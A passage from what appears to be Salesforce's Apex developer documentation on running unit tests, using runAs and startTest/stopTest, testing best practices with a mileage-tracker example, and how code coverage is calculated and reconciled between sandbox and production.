- If a fatal error occurs during the execution of a test setup method, such as an exception that's caused by a DML operation or an assertion failure, the entire test class fails, and no further tests in the class are executed.
- If a test setup method calls a non-test method of another class, no code coverage is calculated for the non-test method.

Run Unit Test Methods

To verify the functionality of your Apex code, execute unit tests. You can run Apex test methods in the Developer Console, in Setup, in the Force.com IDE, or using the API.

You can run these groupings of unit tests.

- Some or all methods in a specific class
- Some or all methods in a set of classes
- A predefined suite of classes, known as a test suite
- All unit tests in your org

To run a test, use any of the following:


- The Salesforce user interface
- The Force.com IDE
- The Force.com Developer Console
- The API

All Apex tests that are started from the Salesforce user interface (including the Developer Console) run asynchronously and in parallel. Apex test classes are placed in the Apex job queue for execution. The maximum number of test classes that you can run per 24-hour period is the greater of 500 or 10 multiplied by the number of test classes in the org. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the org.

Note: Apex tests that run as part of a deployment always run synchronously and serially.

Running Tests Through the Salesforce User Interface

You can run unit tests on the Apex Test Execution page. Tests started on this page run asynchronously, that is, you don't have to wait for a test class execution to finish. The Apex Test Execution page refreshes the status of a test and displays the results after the test completes.



1. From Setup, enter *Apex Test Execution* in the Quick Find box, then select **Apex Test Execution**.
2. Click **Select Tests...**.

   Note: If you have Apex classes that are installed from a managed package, you must compile these classes first by clicking **Compile all classes** on the Apex Classes page so that they appear in the list. See Manage Apex Classes.

3. Select the tests to run. The list of tests includes only classes that contain test methods.
   - To select tests from an installed managed package, select the managed package's corresponding namespace from the drop-down list. Only the classes of the managed package with the selected namespace appear in the list.

- To select tests that exist locally in your organization, select **[My Namespace]** from the drop-down list. Only local classes that aren't from managed packages appear in the list.
- To select any test, select **[All Namespaces]** from the drop-down list. All the classes in the organization appear, whether or not they are from a managed package.

Note: Classes with tests currently running don't appear in the list.

4. Click **Run**.

After you run tests using the Apex Test Execution page, you can view code coverage details in the Developer Console.

From Setup, enter *Apex* in the `Quick Find` box, select **Apex Test Execution**, then click **View Test History** to view all test results for your organization, not just tests that you have run. Test results are retained for 30 days after they finish running, unless cleared.

Running Tests Using the Force.com IDE

You can execute tests with the Force.com IDE. See Apex Test Results View in the *Force.com IDE Developer Guide*.

Running Tests Using the Force.com Developer Console

In the Developer Console, you can execute some or all tests in specific test classes, set up and run test suites, or run all tests. The Developer Console runs tests asynchronously in the background, unless your test run includes only one class and you've not chosen **Always Run Asynchronously** in the Test menu. Running tests asynchronously lets you work in other areas of the Developer Console while tests are running. Once the tests finish execution, you can inspect the test results in the Developer Console. Also, you can inspect the overall code coverage for classes covered by the tests.

For more information, see the Developer Console documentation in the Salesforce Help.

Running Tests Using the API

You can use the `runTests()` call from the SOAP API to run tests synchronously.

```
RunTestsResult[] runTests(RunTestsRequest ri)
```

This call allows you to run all tests in all classes, all tests in a specific namespace, or all tests in a subset of classes in a specific namespace, as specified in the RunTestsRequest object. It returns the following.

- Total number of tests that ran
- Code coverage statistics
- Error information for each failed test
- Information for each test that succeeds
- Time it took to run the test

For more information on `runTests()`, see SOAP API and SOAP Headers for Apex on page 2743.

You can also run tests using the Tooling REST API. Use the `/runTestsAsynchronous/` and `/runTestsSynchronous/` endpoints to run tests asynchronously or synchronously. For usage details, see *Force.com Tooling API*: REST Resources.

Running Tests Using `ApexTestQueueItem`

You can run tests asynchronously using ApexTestQueueItem and ApexTestResult. These objects let you add tests to the Apex job queue and check the results of the completed test runs. This process enables you to not only start tests asynchronously but also schedule your tests to execute at specific times by using the Apex scheduler. See Apex Scheduler for more information.

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class. After the job executes, `ApexTestResult` contains the result for each single test method executed as part of the test.

To abort a class that is in the Apex job queue, perform an update operation on the ApexTestQueueItem object and set its `Status` field to *`Aborted`*.

If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

The maximum number of test queue items, and hence classes, that you can insert in the Apex job queue is the greater of 500 or 10 multiplied by the number of test classes in the org. For sandbox and Developer Edition organizations, this limit is higher and is the greater of 500 or 20 multiplied by the number of test classes in the org.

This example uses DML operations to insert and query the `ApexTestQueueItem` and `ApexTestResult` objects. The `enqueueTests` method inserts queue items for all classes that end with Test. It then returns the parent job ID of one queue item, which is the same for all queue items because they were inserted in bulk. The `checkClassStatus` method retrieves all queue items that correspond to the specified job ID. It then queries and outputs the name, job status, and pass rate for each class. The `checkMethodStatus` method gets information of each test method that was executed as part of the job.

```
public class TestUtil {

    // Enqueue all classes ending in "Test".
    public static ID enqueueTests() {
        ApexClass[] testClasses =
           [SELECT Id FROM ApexClass
            WHERE Name LIKE '%Test'];
        if (testClasses.size() > 0) {
            ApexTestQueueItem[] queueItems = new List<ApexTestQueueItem>();
            for (ApexClass cls : testClasses) {
                queueItems.add(new ApexTestQueueItem(ApexClassId=cls.Id));
            }

            insert queueItems;

            // Get the job ID of the first queue item returned.
            ApexTestQueueItem item =
               [SELECT ParentJobId FROM ApexTestQueueItem
                WHERE Id=:queueItems[0].Id LIMIT 1];
            return item.parentjobid;
        }
        return null;
    }

    // Get the status and pass rate for each class
    // whose tests were run by the job.
    // that correspond to the specified job ID.
    public static void checkClassStatus(ID jobId) {
        ApexTestQueueItem[] items =
           [SELECT ApexClass.Name, Status, ExtendedStatus
```

```
            FROM ApexTestQueueItem
            WHERE ParentJobId=:jobId];
        for (ApexTestQueueItem item : items) {
            String extStatus = item.extendedstatus == null ? '' : item.extendedStatus;
            System.debug(item.ApexClass.Name + ': ' + item.Status + extStatus);
        }
    }

    // Get the result for each test method that was executed.
    public static void checkMethodStatus(ID jobId) {
        ApexTestResult[] results =
           [SELECT Outcome, ApexClass.Name, MethodName, Message, StackTrace
            FROM ApexTestResult
            WHERE AsyncApexJobId=:jobId];
        for (ApexTestResult atr : results) {
            System.debug(atr.ApexClass.Name + '.' + atr.MethodName + ': ' + atr.Outcome);

            if (atr.message != null) {
                System.debug(atr.Message + '\n at ' + atr.StackTrace);
            }
        }
    }
}
```

Testing and Code Coverage

Salesforce Help: Open the Developer Console

Using the `runAs` Method

Generally, all Apex code runs in system mode, where the permissions and record sharing of the current user are not taken into account. The system method `runAs` enables you to write test methods that change the user context to an existing user or a new user so that the user's record sharing is enforced. The `runAs` method doesn't enforce user permissions or field-level permissions, only record sharing.

You can use `runAs` only in test methods. The original system context is started again after all `runAs` test methods complete.

The `runAs` method ignores user license limits. You can create new users with `runAs` even if your organization has no additional user licenses.

Note: Every call to `runAs` counts against the total number of DML statements issued in the process.

In the following example, a new test user is created, then code is run as that user, with that user's record sharing access:

```
@isTest
private class TestRunAs {
   public static testMethod void testRunAs() {
      // Setup test data
      // This code runs as the system user
      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
      User u = new User(Alias = 'standt', Email='standarduser@testorg.com',
      EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
      LocaleSidKey='en_US', ProfileId = p.Id,
```

```
      TimeZoneSidKey='America/Los_Angeles', UserName='standarduser@testorg.com');

      System.runAs(u) {
         // The following code runs as user 'u'
         System.debug('Current User: ' + UserInfo.getUserName());
         System.debug('Current Profile: ' + UserInfo.getProfileId());
      }
   }
}
```

You can nest more than one `runAs` method. For example:

```
@isTest
private class TestRunAs2 {

   public static testMethod void test2() {

      Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
      User u2 = new User(Alias = 'newUser', Email='newuser@testorg.com',
         EmailEncodingKey='UTF-8', LastName='Testing', LanguageLocaleKey='en_US',
         LocaleSidKey='en_US', ProfileId = p.Id,
         TimeZoneSidKey='America/Los_Angeles', UserName='newuser@testorg.com');

      System.runAs(u2) {
         // The following code runs as user u2.
         System.debug('Current User: ' + UserInfo.getUserName());
         System.debug('Current Profile: ' + UserInfo.getProfileId());

         // The following code runs as user u3.
         User u3 = [SELECT Id FROM User WHERE UserName='newuser@testorg.com'];
         System.runAs(u3) {
            System.debug('Current User: ' + UserInfo.getUserName());
            System.debug('Current Profile: ' + UserInfo.getProfileId());
         }

         // Any additional code here would run as user u2.
      }
   }
}
```

Other Uses of `runAs`

You can also use the `runAs` method to perform mixed DML operations in your test by enclosing the DML operations within the `runAs` block. In this way, you bypass the mixed DML error that is otherwise returned when inserting or updating setup objects together with other sObjects. See sObjects That Cannot Be Used Together in DML Operations.

There is another overload of the `runAs` method (`runAs(System.Version)`) that takes a package version as an argument. This method causes the code of a specific version of a managed package to be used. For information on using the `runAs` method and specifying a package version context, see Testing Behavior in Package Versions on page 602.

Using Limits, `startTest`, and `stopTest`

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

There are two versions of every method: the first returns the amount of the resource that has been used in the current context, while the second version contains the word "limit" and returns the total amount of the resource that is available for that context. For example, `getCallouts` returns the number of callouts to an external service that have already been processed in the current context, while `getLimitCallouts` returns the total number of callouts available in the given context.

In addition to the Limits methods, use the `startTest` and `stopTest` methods to validate how close the code is to reaching governor limits.

The `startTest` method marks the point in your test code when your test actually begins. Each test method is allowed to call this method only once. All of the code before this method should be used to initialize variables, populate data structures, and so on, allowing you to set up everything you need to run your test. Any code that executes after the call to `startTest` and before `stopTest` is assigned a new set of governor limits.

The `startTest` method does not refresh the context of the test: it adds a context to your test. For example, if your class makes 98 SOQL queries before it calls `startTest`, and the first significant statement after `startTest` is a DML statement, the program can now make an additional 100 queries. Once `stopTest` is called, however, the program goes back into the original context, and can only make 2 additional SOQL queries before reaching the limit of 100.

The `stopTest` method marks the point in your test code when your test ends. Use this method in conjunction with the `startTest` method. Each test method is allowed to call this method only once. Any code that executes after the `stopTest` method is assigned the original limits that were in effect before `startTest` was called. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Adding SOSL Queries to Unit Tests

To ensure that test methods always behave in a predictable way, any Salesforce Object Search Language (SOSL) query that is added to an Apex test method returns an empty set of search results when the test method executes. If you do not want the query to return an empty list of results, you can use the `Test.setFixedSearchResults` system method to define a list of record IDs that are returned by the search. All SOSL queries that take place later in the test method return the list of record IDs that were specified by the `Test.setFixedSearchResults` method. Additionally, the test method can call `Test.setFixedSearchResults` multiple times to define different result sets for different SOSL queries. If you do not call the `Test.setFixedSearchResults` method in a test method, or if you call this method without specifying a list of record IDs, any SOSL queries that take place later in the test method return an empty list of results.

The list of record IDs specified by the `Test.setFixedSearchResults` method replaces the results that would normally be returned by the SOSL query if it were not subject to any `WHERE` or `LIMIT` clauses. If these clauses exist in the SOSL query, they are applied to the list of fixed search results. For example:

```
@isTest
private class SoslFixedResultsTest1 {

    public static testMethod void testSoslFixedResults() {
       Id [] fixedSearchResults= new Id[1];
       fixedSearchResults[0] = '001x0000003G89h';
       Test.setFixedSearchResults(fixedSearchResults);
       List<List<SObject>> searchList = [FIND 'test'
                                         IN ALL FIELDS RETURNING
                                            Account(id, name WHERE name = 'test' LIMIT
1)];
```

```
    }
}
```

Although the account record with an ID of `001x0000003G89h` may not match the query string in the FIND clause (`'test'`), the record is passed into the `RETURNING` clause of the SOSL statement. If the record with ID `001x0000003G89h` matches the `WHERE` clause filter, the record is returned. If it does not match the `WHERE` clause, no record is returned.

Testing Best Practices

Good tests do the following:

- Cover as many lines of code as possible. Before you can deploy Apex or package it for the Force.com AppExchange, the following must be true.

  Important:

  - At least 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

    Note the following.

    - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
    - Calls to `System.debug` are not counted as part of Apex code coverage.
    - Test methods and test classes are not counted as part of Apex code coverage.
    - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This should lead to 75% or more of your code being covered by unit tests.

  - Every trigger must have some test coverage.
  - All classes and triggers must compile successfully.

- If code uses conditional logic (including ternary operators), execute each branch.
- Make calls to methods using both valid and invalid inputs.
- Complete successfully without throwing any exceptions, unless those errors are expected and caught in a `try…catch` block.
- Always handle all exceptions that are caught, instead of merely catching the exceptions.
- Use `System.assert` methods to prove that code behaves properly.
- Use the `runAs` method to test your application in different user contexts.
- Exercise bulk trigger functionality—use at least 20 records in your tests.
- Use the `ORDER BY` keywords to ensure that the records are returned in the expected order.
- Not assume that record IDs are in sequential order.

  Record IDs are not created in ascending order unless you insert multiple records with the same request. For example, if you create an account A, and receive the ID `001D000000IEEmT`, then create account B, the ID of account B may or may not be sequentially higher.

- Set up test data:
  - Create the necessary data in test classes, so the tests do not have to rely on data in a particular organization.
  - Create all test data before calling the `Test.startTest` method.
  - Since tests don't commit, you won't need to delete any data.

- Write comments stating not only what is supposed to be tested, but the assumptions the tester made about the data, the expected outcome, and so on.
- Test the classes in your application individually. Never test your entire application in a single test.

If you are running many tests, consider the following:

- In the Force.com IDE, you may need to increase the `Read timeout` value for your Apex project. See `https://developer.salesforce.com/page/Apex_Toolkit_for_Eclipse` for details.
- In the Salesforce user interface, you may need to test the classes in your organization individually, instead of trying to run all the tests at the same time using the **Run All Tests** button.

Best Practices for Parallel Test Execution

Tests that are started from the Salesforce user interface (including the Developer Console) run in parallel. Parallel test execution can speed up test run time. Sometimes, parallel test execution results in data contention issues, and you can turn off parallel execution in those cases. In particular, data contention issues and `UNABLE_TO_LOCK_ROW` errors might occur in the following cases:

- When tests update the same records at the same time. Updating the same records typically occurs when tests don't create their own data and turn off data isolation to access the organization's data.
- When a deadlock occurs in tests that are running in parallel and that try to create records with duplicate index field values. A deadlock occurs when two running tests are waiting for each other to roll back data, which happens if two tests insert records with the same unique index field values in different orders.

You can prevent receiving those errors by turning off parallel test execution in the Salesforce user interface:

1. From Setup, enter *`Apex Test`*.
2. Click **Options...**.
3. In the Apex Test Execution Options dialog, select **Disable Parallel Apex Testing** and then click **OK**.

Code Coverage Best Practices

Testing Example

The following example includes cases for the following types of tests:

- Positive case with single and multiple records
- Negative case with single and multiple records
- Testing with other users

The test is used with a simple mileage tracking application. The existing code for the application verifies that not more than 500 miles are entered in a single day. The primary object is a custom object named Mileage__c. Here is the entire test class. The following sections step through specific portions of the code.

```
@isTest
private class MileageTrackerTestSuite {

    static testMethod void runPositiveTestCases() {

        Double totalMiles = 0;
        final Double maxtotalMiles = 500;
```

```
        final Double singletotalMiles = 300;
        final Double u2Miles = 100;

        //Set up user
        User u1 = [SELECT Id FROM User WHERE Alias='auser'];

        //Run As U1
        System.RunAs(u1){

        System.debug('Inserting 300  miles... (single record validation)');

        Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today());

        insert testMiles1;

        //Validate single insert
        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u1.id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }

        System.assertEquals(singletotalMiles, totalMiles);

        //Bulk validation
        totalMiles = 0;
        System.debug('Inserting 200 mileage records... (bulk validation)');

        List<Mileage__c> testMiles2 = new List<Mileage__c>();
        for(integer i=0; i<200; i++) {
            testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
        }
        insert testMiles2;

        for(Mileage__c m:[SELECT miles__c FROM Mileage__c
            WHERE CreatedDate = TODAY
            and CreatedById = :u1.Id
            and miles__c != null]) {
                totalMiles += m.miles__c;
            }

        System.assertEquals(maxtotalMiles, totalMiles);

        }//end RunAs(u1)

    //Validate additional user:
    totalMiles = 0;
    //Setup RunAs
    User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
```

```
        System.RunAs(u2){

         Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());

         insert testMiles3;

                 for(Mileage__c m:[SELECT miles__c FROM Mileage__c
             WHERE CreatedDate = TODAY
             and CreatedById = :u2.Id
             and miles__c != null]) {
                 totalMiles += m.miles__c;
             }
         //Validate
         System.assertEquals(u2Miles, totalMiles);

        } //System.RunAs(u2)

    } // runPositiveTestCases()

    static testMethod void runNegativeTestCases() {

        User u3 = [SELECT Id FROM User WHERE Alias='tuser'];
        System.RunAs(u3){

        System.debug('Inserting a record with 501 miles... (negative test case)');

        Mileage__c testMiles3 = new Mileage__c( Miles__c = 501, Date__c = System.today()
);

         try {
             insert testMiles3;
         } catch (DmlException e) {
             //Assert Error Message
             System.assert( e.getMessage().contains('Insert failed. First exception on ' +

                 'row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, ' +
                 'Mileage request exceeds daily limit(500): [Miles__c]'),
                 e.getMessage() );

             //Assert field
             System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

             //Assert Status Code
             System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION' ,
                                 e.getDmlStatusCode(0) );
         } //catch
        } //RunAs(u3)
    } // runNegativeTestCases()

} // class MileageTrackerTestSuite
```

Positive Test Case

The following steps through the above code, in particular, the positive test case for single and multiple records.

1. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 300 more miles...single record validation');
```

2. Create a Mileage__c object and insert it into the database.

```
Mileage__c testMiles1 = new Mileage__c(Miles__c = 300, Date__c = System.today() );
insert testMiles1;
```

3. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :createdbyId
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
```

4. Use the `system.assertEquals` method to verify that the expected result is returned:

```
System.assertEquals(singletotalMiles, totalMiles);
```

5. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

6. Validate the code by creating a bulk insert of 200 records.

   First, add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 200 Mileage records...bulk validation');
```

7. Then insert 200 Mileage__c records:

```
List<Mileage__c> testMiles2 = new List<Mileage__c>();
for(Integer i=0; i<200; i++){
testMiles2.add( new Mileage__c(Miles__c = 1, Date__c = System.today()) );
   }
insert testMiles2;
```

8. Use `System.assertEquals` to verify that the expected result is returned:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :CreatedbyId
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
       System.assertEquals(maxtotalMiles, totalMiles);
```

Negative Test Case

The following steps through the above code, in particular, the negative test case.

1. Create a static test method called `runNegativeTestCases`:

```
static testMethod void runNegativeTestCases(){
```

2. Add text to the debug log, indicating the next step of the code:

```
System.debug('Inserting 501 miles... negative test case');
```

3. Create a Mileage__c record with 501 miles.

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 501, Date__c = System.today());
```

4. Place the `insert` statement within a `try`/`catch` block. This allows you to catch the validation exception and assert the generated error message.

```
try {
     insert testMiles3;
     } catch (DmlException e) {
```

5. Now use the `System.assert` and `System.assertEquals` to do the testing. Add the following code to the `catch` block you previously created:

```
//Assert Error Message
   System.assert(e.getMessage().contains('Insert failed. First exception '+
      'on row 0; first error: FIELD_CUSTOM_VALIDATION_EXCEPTION, '+
      'Mileage request exceeds daily limit(500): [Miles__c]'),
         e.getMessage());

//Assert Field
   System.assertEquals(Mileage__c.Miles__c, e.getDmlFields(0)[0]);

//Assert Status Code
   System.assertEquals('FIELD_CUSTOM_VALIDATION_EXCEPTION'  ,
                        e.getDmlStatusCode(0));
          }
   }
}
```

Testing as a Second User

The following steps through the above code, in particular, running as a second user.

1. Before moving to the next test, set the number of total miles back to 0:

```
totalMiles = 0;
```

2. Set up the next user.

```
       User u2 = [SELECT Id FROM User WHERE Alias='tuser'];
       System.RunAs(u2){
```

3. Add text to the debug log, indicating the next step of the code:

```
        System.debug('Setting up testing - deleting any mileage records for ' +
            UserInfo.getUserName() +
            ' from today');
```

4. Then insert one Mileage__c record:

```
Mileage__c testMiles3 = new Mileage__c(Miles__c = 100, Date__c = System.today());
insert testMiles3;
```

5. Validate the code by returning the inserted records:

```
for(Mileage__c m:[SELECT miles__c FROM Mileage__c
   WHERE CreatedDate = TODAY
   and CreatedById = :u2.Id
   and miles__c != null]) {
       totalMiles += m.miles__c;
    }
```


6. Use the `system.assertEquals` method to verify that the expected result is returned:

```
System.assertEquals(u2Miles, totalMiles);
```

Testing and Code Coverage

The Apex testing framework generates code coverage numbers for your Apex classes and triggers every time you run one or more tests. Code coverage indicates how many executable lines of code in your classes and triggers have been exercised by test methods. Write test methods to test your triggers and classes, and then run those tests to generate code coverage information.

Apex Trigger and Class Covered by Test Methods



In addition to ensuring the quality of your code, unit tests enable you to meet the code coverage requirements for deploying or packaging Apex. To deploy Apex or package it for the Force.com AppExchange, unit tests must cover at least 75% of your Apex code, and those tests must pass.

Code coverage serves as one indication of test effectiveness, but doesn't guarantee test effectiveness. The quality of the tests also matters, but you can use code coverage as a tool to assess whether you need to add more tests. While you need to meet minimum code coverage requirements for deploying or packaging your Apex code, code coverage shouldn't be the only goal of your tests. Tests should assert your app's behavior and ensure the quality of your code.

How Is Code Coverage Calculated?

Code coverage percentage is a calculation of the number of covered lines divided by the sum of the number of covered lines and uncovered lines. Only executable lines of code are included. (Comments and blank lines aren't counted.) `System.debug()` statements and curly brackets are excluded when they appear alone on one line. Multiple statements on one line are counted as one line for the purpose of code coverage. If a statement consists of multiple expressions that are written on multiple lines, each line is counted for code coverage.

The following is an example of a class with one method. The tests for this class have been run, and the option to show code coverage was chosen for this class in the Developer Console. The blue lines represent the lines that are covered by tests. The lines that aren't highlighted are left out of the code coverage calculation. The red lines show the lines that weren't covered by tests. To achieve full coverage, more tests are needed. The tests must call `getTaskPriority()` with different inputs and verify the returned value.

This is the class that is partially covered by test methods. The corresponding test class isn't shown.

```
1  public class TaskUtil {
2      public static String getTaskPriority(String leadState) {
3          // Validate input
4          if (String.isBlank(leadState) || leadState.length() > 2) {
5              return null;
6          }
7
8          String taskPriority;
9
10         if (leadState == 'CA') {
11             taskPriority = 'High';
12         } else if (leadState == 'WA') {
13             taskPriority = 'Low';
14         } else {
15             taskPriority = 'Normal';
16         }
17
18         return taskPriority;
19     }
20 }
```

Test classes (classes that are annotated with `@isTest`) are excluded from the code coverage calculation. This exclusion applies to all test classes regardless of what they contain—test methods or utility methods used for testing.

Note: The Apex compiler sometimes optimizes expressions in a statement. For example, if multiple string constants are concatenated with the `+` operator, the compiler replaces those expressions with one string constant internally. If the string concatenation expressions are on separate lines, the additional lines aren't counted as part of the code coverage calculation after optimization.

To illustrate this point, a string variable is assigned to two string constants that are concatenated. The second string constant is on a separate line.

```
String s = 'Hello'
    + ' World!';
```

The compiler optimizes the string concatenation and represents the string as one string constant internally. The second line in this example is ignored for code coverage.

```
String s = 'Hello World!';
```

Inspecting Code Coverage

After running tests, you can view code coverage information in the Tests tab of the Developer Console. The code coverage pane includes coverage information for each Apex class and the overall coverage for all Apex code in your organization.

Also, code coverage is stored in two Force.com Tooling API objects: ApexCodeCoverageAggregate and ApexCodeCoverage. ApexCodeCoverageAggregate stores the sum of covered lines for a class after checking all test methods that test it. ApexCodeCoverage stores the lines that are covered and uncovered by each individual test method. For this reason, a class can have multiple coverage results in ApexCodeCoverage—one for each test method that has tested it. You can query these objects by using SOQL and the Tooling API to retrieve coverage information. Using SOQL queries with Tooling API is an alternative way of checking code coverage and a quick way to get more details.

For example, this SOQL query gets the code coverage for the `TaskUtil` class. The coverage is aggregated from all test classes that exercised the methods in this class.

```
SELECT ApexClassOrTrigger.Name, NumLinesCovered, NumLinesUncovered
FROM ApexCodeCoverageAggregate
WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

Note: This SOQL query requires the Tooling API. You can run this query by using the Query Editor in the Developer Console and checking **Use Tooling API**.

Here's a sample query result for a class that's partially covered by tests:

ApexClassOrTrigger.Name	NumLinesCovered	NumLinesUncovered
TaskUtil	8	2

This next example shows how you can determine which test methods covered the class. The query gets coverage information from a different object, ApexCodeCoverage, which stores coverage information by test class and method.

```
SELECT ApexTestClass.Name,TestMethodName,NumLinesCovered,NumLinesUncovered
FROM ApexCodeCoverage
WHERE ApexClassOrTrigger.Name = 'TaskUtil'
```

Here's a sample query result.

ApexTestClass.Name	TestMethodName	NumLinesCovered	NumLinesUncovered
TaskUtilTest	testTaskPriority	7	3
TaskUtilTest	testTaskHighPriority	6	4

The NumLinesUncovered values in ApexCodeCoverage differ from the corresponding value for the aggregate result in ApexCodeCoverageAggregate because they represent the coverage related to one test method each. For example, test method `testTaskPriority()` covered 7 lines in the entire class out of a total of 10 coverable lines, so the number of uncovered lines with regard to `testTaskPriority()` is 3 lines (10–7). Because the aggregate coverage stored in ApexCodeCoverageAggregate includes coverage by all test methods, the coverage of `testTaskPriority()` and `testTaskHighPriority()` is included, which leaves only 2 lines that are not covered by any test methods.

Code Coverage Best Practices

Consider the following code coverage tips and best practices.

Code Coverage General Tips

- Run tests to refresh code coverage numbers. Code coverage numbers aren't refreshed when updates are made to Apex code in the organization unless tests are rerun.
- If the organization has been updated since the last test run, the code coverage estimate can be incorrect. Rerun Apex tests to get a correct estimate.
- The overall code coverage percentage in your organization doesn't include code coverage from managed package tests. The only exception is when managed package tests cause your triggers to fire. For more information, see Managed Package Tests.
- Coverage is based on the total number of code lines in the organization. Adding or deleting lines of code changes the coverage percentage. For example, let's say an organization has 50 lines of code covered by test methods. If you add a trigger that has 50 lines of code not covered by tests, the code coverage percentage drops from 100% to 50%. The trigger increases the total code lines in the organization from 50 to 100, of which only 50 are covered by tests.

Why Code Coverage Numbers Differ between Sandbox and Production

When Apex is deployed to production or uploaded as part of a package to the Force.com AppExchange, Salesforce runs local tests in the destination organization. Sandbox and production environments often don't contain the same data and metadata, so the code coverage results don't always match. If code coverage is less than 75% in production, increase the coverage to be able to deploy or upload your code. The following are common causes for the discrepancies in code coverage numbers between your development or sandbox environment and production. This information can help you troubleshoot and reconcile those differences.

Test Failures

If the test results in one environment are different, the overall code coverage percentage doesn't match. Before comparing code coverage numbers between sandbox and production, make sure that all tests for the code that you're deploying or packaging pass in your organization first. The tests that contribute to the code coverage calculation must all pass before deployment or a package upload.

Data Dependencies

If your tests access organization data by using the `@isTest(SeeAllData=true)` annotation, the test results can differ depending on which data is available in the organization. If the records referenced in a test don't exist or have changed, the test fails or different code paths are executed in the Apex methods. Modify tests so that they create test data instead of accessing organization data.

Metadata Dependencies

Changes in the metadata, such as changes in the user's profile settings, can cause tests to fail or execute different code paths. Make sure that the metadata in sandbox and production match, or ensure that the metadata changes aren't the cause of different test execution behavior.

Managed Package Tests

Code coverage that is computed after you run all Apex tests in the user interface, such as the Developer Console, can differ from code coverage obtained in a deployment. If you run all tests, including managed package tests, in the user interface, the overall code coverage in your organization doesn't include coverage for managed package code. Although managed package tests cover lines of code in managed packages, this coverage is not part of the organization's code coverage calculation as total lines and covered lines. In contrast, the code coverage computed in a deployment after running all tests through the `RunAllTestsInOrg` test level includes coverage of managed package code. If you are running managed package tests in a deployment through the `RunAllTestsInOrg` test level, we recommend that you run this deployment in a sandbox first or perform a validation deployment to verify code coverage.

Deployment Resulting in Overall Coverage Lower Than 75%

When deploying new components that have 100% coverage to production, the deployment fails if the average coverage between the new and existing code doesn't meet the 75% threshold. If a test run in the destination organization returns a coverage result of less than 75%, modify the existing test methods or write additional test methods to raise the code coverage over 75%. Deploy the modified or new test methods separately or with your new code that has 100% coverage.

Code Coverage in Production Dropping Below 75%

Sometimes the overall coverage in production drops below 75%, even though it was at least 75% when the components were deployed from sandbox. Test methods that have dependencies on the organization's data and metadata can cause a drop in code coverage. If the data and metadata have changed sufficiently to alter the result of dependent test methods, some methods can fail or behave differently. In that case, certain lines are no longer covered.

Recommended Process for Matching Code Coverage Numbers for Production

- Use a Full Sandbox as the staging sandbox environment for production deployments. A Full Sandbox mimics the metadata and data in production and helps reduce differences in code coverage numbers between the two environments.
- To reduce dependecies on data in sandbox and production organizations, use test data in your Apex tests.
